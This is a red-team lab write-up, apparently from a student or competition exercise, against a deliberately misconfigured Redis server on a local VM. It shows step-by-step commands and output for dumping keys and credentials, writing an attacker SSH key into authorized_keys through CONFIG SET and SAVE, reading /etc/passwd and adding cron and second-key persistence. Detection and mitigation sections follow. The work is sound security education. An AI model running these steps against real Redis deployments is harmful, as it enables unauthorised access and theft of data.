

Vulnerability Overview

- Name/Type: Redis Unauthenticated Access / Service Misconfiguration
 - Redis was deployed with no authentication, bound to all network interfaces, and with protected mode disabled. This allows attackers to easily perform reconnaissance on the Redis deployment, connect to it, and write both their own keys and dump data from Redis.
- CVE (if applicable): No specific CVE
 - This is a misconfiguration vulnerability rather than a known software bug with Redis. However, the vulnerability is very closely related to the general class of unauthenticated Redis attacks documented widely since 2015.
- Severity: Critical
 - An attacker with network access can read and write arbitrary data, execute Redis commands, and can inject SSH keys for persistence all with zero authentication.
- Impact: Full System Compromise
 - The attack chain goes from unauthenticated Redis access to sensitive data exfiltration (credentials, application data, stored key value pairs on Redis) to writing attacker SSH keys to then gaining access to the shell to establish persistence and other post-exploitation techniques. In a competition environment, this single misconfiguration can give attackers complete control over the target machine.
- Attack Vector: Network-based
 - An attacker would first find the vulnerable Redis service through a port scan and see port 6379 open to connections. The attacker would then be able to connect with 'redis-cli' with no credentials needed due to the misconfiguration. Once connected via 'redis-cli', attackers can then dump sensitive data or use administrative Redis commands like 'CONFIG SET' to write their own SSH keys to the Redis user's 'authorized_keys' file allowing them to gain persistence on the target machine.

Tools Used Table

Tool	Purpose
nmap	Network reconnaissance and service version detection
nikto	Web vulnerability scanning to identify missing security headers
curl	HTTP header inspection to confirm weak server configuration
redis-cli	Redis enumeration, data exfiltration, and SSH key injection
ssh-keygen	Generate attacker SSH keypairs for persistence by the attacker
ssh	Remote access to target using injected keys
crontab	Establish further levels of persistence on the target machine by scheduling malicious tasks for persistence

Exploitation Steps

1. Reconnaissance

a. Nmap Scan:

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ date; whoami; nmap -sV 192.168.157.130 -p 80,6379,5000
Fri Feb  6 15:43:37 EST 2026
cory
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-06 15:43 EST
Nmap scan report for 192.168.157.130
Host is up (0.00088s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open      http      nginx 1.24.0 (Ubuntu)
5000/tcp  filtered  upnp
6379/tcp  open      redis     Redis key-value store 7.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

i.

ii. Significance:

1. The scan reveals the version of services used which are: Redis 7.0.15 exposed on port 6379 and Nginx 1.24.0 on port 80. The useful information found here is that Redis is open to the network making it a prime target for further investigation.

b. Nikto

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ nikto -h http://192.168.157.130
- Nikto v2.1.5
-----
+ Target IP:          192.168.157.130
+ Target Hostname:    192.168.157.130
+ Target Port:        80
+ Start Time:         2026-02-06 17:30:00 (GMT-5)
-----
+ Server: nginx/1.24.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD

+ 6544 items checked: 0 error(s) and 2 item(s) reported on remote host
+ End Time:           2026-02-06 17:30:12 (GMT-5) (12 seconds)
-----
+ 1 host(s) tested
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

i.

ii. Significance:

1. This web vulnerability scan confirms that the target machine is running Nginx and identifies missing security headers (X-Frame-Options). Now, while no vulnerabilities were found, the lack of basic security headers hints that the target machine is not secure and worth investigating.

c. Curl

```
root@kali:~# curl -I http://192.168.157.130
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ curl -I http://192.168.157.130
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Feb 2026 22:31:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3910
Connection: keep-alive

cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

- i.
- ii. Significance:
 1. The curl performed checks header information and confirmed that the server responds on port 80 with Nginx and reveals none of the typical security headers a hardened machine hosting a web resource should have. An example of those security headers could be X-Content-Type-Options or X-XSS-Protection, neither appear. This confirms that the target machine is not secure making it a target of interest for further investigation.

2. Enumerate

a. Server Info

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130
192.168.157.130:6379> INFO server
# Server
redis_version:7.0.15
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:62c7a5d52c72f4cd
redis_mode:standalone
os:Linux 6.14.0-37-generic x86_64
arch_bits:64
monotonic_clock:POSIX clock_gettime
multiplexing_api:epoll
atomicvar_api:c11-builtin
gcc_version:13.3.0
process_id:11992
process_supervised:systemd
run_id:79be52204b2cf627e2b0057147f0c8014beb720d
tcp_port:6379
server_time_usec:1770417557713005
uptime_in_seconds:13311
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:8809877
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
io_threads_active:0
```

i.

b. Keys Dump

```
192.168.157.130:6379> KEYS *
1) "flag:secret"
2) "app:name"
3) "user:admin"
4) "app:version"
192.168.157.130:6379> GET glaf:secret
(nil)
192.168.157.130:6379> GET flag:secret
"FLAG{r3d1s_unauth_acc3ss_ftw}"
```

i.

c. GET's

```
192.168.157.130:6379> GET flag:secret
"FLAG{r3d1s_unauth_acc3ss_ftw}"
192.168.157.130:6379> GET app:name
"Vulnerable Redis Manager"
```

i.

d. HGETALL

```
192.168.157.130:6379> HGETALL user:admin
1) "username"
2) "admin"
3) "password"
4) "admin123!"
5) "role"
6) "administrator"
192.168.157.130:6379> exit
```

i.

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

3. Attacker Writes Their Own SSH Key

- a. Key is generated attacker side:

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh-keygen -t ed25519 -f ~/red_team_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/cory/red_team_key
Your public key has been saved in /home/cory/red_team_key.pub
The key fingerprint is:
SHA256:e4SKIDyapi/UoJnIf59jLze7vs7/06VagLej3B12GHI cory@DESKTOP-54G57TE
The key's randomart image is:
+--[ED25519 256]--+
|
|..          ..
|==+      S..+ E
|*+.o . . o. = o.
|+.. . . . o =o.
|+ . . ++to =oo
|.o. . ooB@*+o+o
+-----[SHA256]-----+
```

i.

- b. Key is written into a file to be planted inside the vulnerable Redis deployment:

i.

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ (echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n") > ~/payload.txt
```

- c. Write the file that contains the attacker SSH key into Redis

i.

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET sshkey "$(cat ~/payload.txt)"
OK
```

- d. Point Redis to write authorized_keys from planted attacker SSH key

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dir /var/lib/redis/.ssh
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dbfilename authorized_keys
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SAVE
(error) ERR unknown subcommand 'SAVE'. Try CONFIG HELP.
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SAVE
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$
```

i.

4. Attacker SSH's In Using the Planted Key Now In 'authorized_keys'

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/red_team_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.

To see these additional updates run: `apt list --upgradable`

11 additional security updates can be applied with ESM Apps.

Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

Last login: Sat Feb 7 14:56:29 2026 from 192.168.157.1

redis@mini-drone-1-VMware-Virtual-Platform:~\$ whoami

redis

- a.
- ```
redis@mini-drone-1-VMware-Virtual-Platform:~$ |
```

## Post-Exploitation

[At this point, the attacker has shell access to Redis as the default Redis user and can read sensitive files]

## 1. Post-exploitation: Dumping Credentials / Data Access

## a. Dumping /etc/passwd

```
redis@mini-drone-1-VMware-Virtual-Platform:~$ echo -e "\n\n ATTACKER - Reading Sensitive Files \n\n"; cat /etc/passwd

ATTACKER - Reading Sensitive Files

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:./usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,./usr/lib/dhcpcd:/bin/false
messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
syslog:x:102:102:./nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:./usr/sbin/nologin
uuidd:x:103:103:./run/uuidd:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,./var/lib/usbmux:/usr/sbin/nologin
tss:x:105:105:TPM software stack,,./var/lib/tpm:/bin/false
systemd-oom:x:990:990:systemd Userspace OOM Killer:./usr/sbin/nologin
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,./usr/sbin/nologin
whoopsie:x:107:109:./nonexistent:/bin/false
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:108:111:Avahi mDNS daemon,,./run/avahi-daemon:/usr/sbin/nologin
tcpdump:x:109:112:./nonexistent:/usr/sbin/nologin
sssd:x:110:113:SSSD system user,,./var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,./run/speech-dispatcher:/bin/false
cups-pk-helper:x:112:114:user for cups-pk-helper service,,./nonexistent:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
saned:x:113:116:./var/lib/saned:/usr/sbin/nologin
geoclue:x:114:117:./var/lib/geoclue:/usr/sbin/nologin
cups-browsed:x:115:114:./nonexistent:/usr/sbin/nologin
hplip:x:116:7:HPLIP system user,,./run/hplip:/bin/false
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:./usr/sbin/nologin
rtkit:x:117:119:RealtimeKit,,./proc:/usr/sbin/nologin
colord:x:118:120:colord colour management daemon,,./var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:119:65534:./run/gnome-initial-setup:/bin/false
gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
nm-openvpn:x:121:122:NetworkManager OpenVPN,,./var/lib/openvpn/chroot:/usr/sbin/nologin
mini-drone-1:x:1000:1000:MINI-DRONE-1:/home/mini-drone-1:/bin/bash
sshd:x:122:65534:./run/sshd:/usr/sbin/nologin
redis:x:123:124:./var/lib/redis:/bin/bash
flaskapp:x:997:984:Flask vulnerable app service account:/home/flaskapp:/usr/sbin/nologin
redis@mini-drone-1-VMware-Virtual-Platform:~$ |
```

## b. Dumping all data from Redis

```
redis@mini-drone-1-VMware-Virtual-Platform:~$ redis-cli
127.0.0.1:6379> KEYS *
1) "flag:secret"
2) "app:name"
3) "user:admin"
4) "app:version"
5) "sshkey"
127.0.0.1:6379> GET flag:secret
"FLAG{r3d1s_unauth_acc3ss_ftw}"
127.0.0.1:6379> HGETALL user:admin
1) "username"
2) "admin"
3) "password"
4) "admin123!"
5) "role"
6) "administrator"
127.0.0.1:6379> |
```

## c. Dumping SSH keys from /var/lib/redis/.ssh/authorized\_keys

```
redis@mini-drone-1-VMware-Virtual-Platform:~$ ls -la /var/lib/redis/
total 32
drwxr-xr-x 6 redis redis 4096 Feb 7 15:56 .
drwxr-xr-x 72 root root 4096 Feb 6 11:20 ..
drwx----- 2 redis redis 4096 Feb 7 14:56 .cache
-rw-rw---- 1 redis redis 385 Feb 7 14:49 dump.rdb
drwx----- 3 redis redis 4096 Feb 7 14:56 .local
-rw----- 1 redis redis 47 Feb 7 15:57 .rediscli_history
drwx----- 3 redis redis 4096 Feb 7 14:56 snap
drwx----- 2 redis redis 4096 Feb 7 14:50 .ssh
redis@mini-drone-1-VMware-Virtual-Platform:~$ ls -la /var/lib/redis/.ssh
ls: cannot access '/var/lib/redis/.ssh': No such file or directory
redis@mini-drone-1-VMware-Virtual-Platform:~$ ls -la /var/lib/redis/.ssh
total 12
drwx----- 2 redis redis 4096 Feb 7 14:50 .
drwxr-xr-x 6 redis redis 4096 Feb 7 15:56 ..
-rw-rw---- 1 redis redis 385 Feb 7 14:50 authorized_keys
redis@mini-drone-1-VMware-Virtual-Platform:~$ cat /var/lib/redis/.ssh/authorized_keys
REDIS0010* redis-ver7.0.15*
redis-bits*o*ctime*used-mem*P aof-base***
 flag:secretFLAG{r3d1s_unauth_acc3ss_ftwapp:nameVulnerable Redis Manager
user:admin@BB*username *admin*password *admin123!
*role*administrator*
 app:version1.0.0sshkey@h

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN9t0gBbFAFxFcc30kRU1+lgffofw1aCF1Qrt800knr8 cory@DESKTOP-54G57TE*JP***redis@mini-drone-1-VMware-Virtual-Platform:~$
redis@mini-drone-1-VMware-Virtual-Platform:~$
redis@mini-drone-1-VMware-Virtual-Platform:~$ |
```



## 2. Post-exploitation: Persistence

## a. Create cron job for persistence

- i. As the compromised Redis user, open the cron tab

```
redis@mini-drone-1-VMware-Virtual-Platform:/tmp$ cd ..
redis@mini-drone-1-VMware-Virtual-Platform:/tmp$ crontab -e
```

- ii. Write a cron job for persistence

```
GNU nano 7.2 /tmp/
Edit this file to introduce tasks to be run by cron.

Each task to run has to be defined through a single line
indicating with different fields when the task will be run
and what command to run for the task

To define the time you can provide concrete values for
minute (m), hour (h), day of month (dom), month (mon),
and day of week (dow) or use '*' in these fields (for 'any').

Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.

Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).

For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/

For more information see the manual pages of crontab(5) and cron(8)

m h dom mon dow command

* * * * * echo "attacker has placed a script in cron for persistence" >> /tmp/persistence_test1
```

- iii. After whatever time was set for the malicious cron job to run, verify it works

```
redis@mini-drone-1-VMware-Virtual-Platform:/tmp$ cat /tmp/persistence_test1
attacker has placed a script in cron for persistence
```

- b. Attacker is able to exit SSH session and re-enter showing persistence because their SSH key has been written to 'authorized\_keys'

```
redis@mini-drone-1-VMware-Virtual-Platform:/$ exit
logout
Connection to 192.168.157.130 closed.
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/red_team_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

11 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb 7 15:48:14 2026 from 192.168.157.1
redis@mini-drone-1-VMware-Virtual-Platform:~$ |
```

- c. Attacker can write a second attacker SSH key to 'authorized\_keys' to increase persistence

- i. Attacker creates another SSH key

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh-keygen -t ed25519 -f ~/second_attacker_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/cory/second_attacker_key
Your public key has been saved in /home/cory/second_attacker_key.pub
The key fingerprint is:
SHA256:eGbpeH3Ulk05PLlicEoLHC3ThradqRdB2MbIjggPJ8 cory@DESKTOP-54G57TE
The key's randomart image is:
+--[ED25519 256]--+
|.. .|
|o .+ o o = o|
|E +.+ + @.. .|
|..oS* =.O.o.|
|..o*X.o.+ B..|
|..=o+. .o o|
|... .|
+-----[SHA256]-----+
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ cat ~/second_attacker_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAAAwAAAAAtzc2gtZW
QyNTUxOQAAACCLDPZRdm+ivUkDF+MDKf2nZYMeXN8oW9JbFTE7empFIQAAAjgp1UPBKdV
wQAAAAAtzc2gtZWQyNTUxOQAAACCLDPZRdm+ivUkDF+MDKf2nZYMeXN8oW9JbFTE7empFIQ
AAACCLDPZRdm+ivUkDF+MDKf2nZYMeXN8oW9JbFTE7empFIQAAACCLDPZRdm+ivUkDF+MDKf2nZYMeXN8oW9JbFTE7empFIQ
gxc3yhb0lsVMTt6akUhAAAAFGNvcnVAREVTS1RPUC01NEc1N1RFAQ==
-----END OPENSSH PRIVATE KEY-----
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

- ii. Attackers set their second SSH key on the Redis target

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET second_backdoor_key "$(cat ~/second_attacker_key.pub)"
OK
```

- iii. Remake payload to hold both the secondary key and the old key

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ (echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n"; cat ~/red_team_key.pub; echo -e "\n\n") > ~/new_payload.txt
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

## iv. Point Redis to write the new payload to 'authorized\_keys'

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SET sshkey "$$(cat ~/new_payload.txt)"
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dir /var/lib/redis/.ssh
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 CONFIG SET dbfilename authorized_keys
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ redis-cli -h 192.168.157.130 SAVE
OK
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ |
```

## v. Attacker now has a second door to access the machine

```
cory@DESKTOP-54G57TE:/mnt/c/Users/Cory$ ssh -i ~/second_attacker_key redis@192.168.157.130
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

67 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

11 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb 7 16:10:36 2026 from 192.168.157.1
redis@mini-drone-1-VMware-Virtual-Platform:~$ whoami
redis
redis@mini-drone-1-VMware-Virtual-Platform:~$ |
```

## Detection

- Network Based Detection
  - Blue Team can monitor for connections to port 6379 (the port Redis sits on) and look for specifically unauthorized hosts
  - Alerting can be set whenever Redis commands or administrative Redis commands are used (this can be taken a step further by only altering on command usage by anonymous IPs:
    - Example:
      - CONFIG
      - SET
      - SAVE
      - FLUSHALL
  - Create detections for if the Redis service account is making outbound SSH connections as the Redis service should never be doing that
- Host-Based Detection
  - Monitor '/var/lib/redis/.ssh/authorized\_keys' for changes that an attacker might make on the target machine that hosts Redis.
  - Monitor 'cron' for new jobs made by the Redis user or anonymous IPs as under normal circumstances that should not be happening.
  - Alert on the Redis user getting an interactive shell session as the redis service account normally should never have an interactive login or control.
  - Monitor Redis logs on the target machine for 'CONFIG SET' commands as those directly change the Redis configuration and can be used maliciously

## Mitigation

- Enable authentication
  - This can be done by setting 'redis\_requirepass' to a strong password and not nothing like in the current configuration

```
Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerability)
redis_requirepass: "" # No password set (vulnerability)
```


- Bind to localhost only
  - This can be done by changing 'bind 0.0.0.0' to 'bind 127.0.0.1' which significantly reduces the attack surface from all interfaces to just localhost

```
Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerability)
redis_requirepass: "" # No password set (vulnerability)
```

- Enable protected mode
  - This is done by setting 'redis\_protected\_mode' to 'yes'. When enabled, if Redis detects its bound to all interfaces and has no password set, it will automatically refuse connections for all external IPs and only allows connections from localhost.

```
Redis Configuration
redis_bind_address: "0.0.0.0" # Binds to all interfaces (increases attack surface, possible vulnerb
redis_port: 6379 # Default Redis Port
redis_protected_mode: "no" # Purposely disabled protected mode (vulnerability)
redis_requirepass: "" # No password set (vulnerability)
```

- Disable dangerous commands
  - Add 'rename-command' to each command and have the third parameter set to "" to disable them



```
inventory.ini ! main.yml redis.config.j2 X EXPLOIT.pdf
templates > redis.config.j2
12 # Purposely disabled protected mode taken from main.yml (vulnerability, allows
13 protected-mode {{ redis_protected_mode }}
14
15 {% if redis_requirepass %}
16 # Taken from main.yml, redis_requirepass is set to an empty string, no password
17 requirepass {{ redis_requirepass }}
18 {% else %}
19 # Vulnerability, no password means no auth
20 {% endif %}
21
22 # General
23 daemonize no
24 supervised systemd
25 loglevel notice
26 logfile /var/log/redis/redis-server.log
27
28 # Allows for CONFIG SET for dir and dbfilename (vulnerability, attacker can use
29 enable-protected-configs yes
30
31
32 # Data persistence
33 dir /var/lib/redis
34 dbfilename dump.rdb
35 save 900 1
36 save 300 10
37 save 60 10000
38
39 # Vulnerability - Config fails to disable dangerous commands/settings
40 # example (setting them to "" disables them):
41 # rename-command FLUSHALL ""
42 # rename-command CONFIG ""
43 # rename-command DEBUG ""
44
```

- Firewall rules
  - Create firewall rules to block external access on port 6379 so only localhost (Flask) can communicate to Redis and nothing else.

```
ufw deny in on eth0 to any port 6379
ufw allow from 127.0.0.1 to any port 6379
```

- Set Redis user shell to /usr/sbin/nologin
  - Prevent interactive login even if SSH keys are written by not setting the Redis user to an interactive shell like bash

```
Essential to change redis user's shell to bash for vulnerability demonstration
- name: Set Redis user shell to bash
 user:
 name: redis
 shell: /bin/bash
```

Don't do this

- Enable nginx access logging
  - Enable logging in nginx to restore visibility on who attempts to connect to the web application via the only entry point which is nginx that acts as a reverse proxy in front of Flask. This allows Blue Team to setup more network detections to see who exactly accesses the web application.

```
playbook.yml nginx-flask.config.j2 redis.config.j2
nplates > nginx-flask.config.j2
1 # =====
2 # Nginx Reverse Proxy Configuration for Flask App
3 # NOTE: This is managed by Ansible, never change this file
4 # By: Cory Le (chl2099)
5 # Date: 2/5/26
6 # =====
7
8 server {
9 listen {{ nginx_listen_port }};
10 server_name {{ nginx_server_name }};
11
12 # Proxy all requests to Flask backend
13 location / {
14 proxy_pass http://127.0.0.1:{{ flask_app_port }};
15 proxy_set_header Host $host;
16 proxy_set_header X-Real-IP $remote_addr;
17 proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
18 proxy_set_header X-Forwarded-Proto $scheme;
19 proxy_read_timeout 60s;
20 }
21
22 # disabling logging is arguably another vulnerability
23 # no logging means no chance to create detection rules for the reverse proxy
24 access_log off;
25 error_log /var/log/nginx/flask-app-error.log;
26 }
```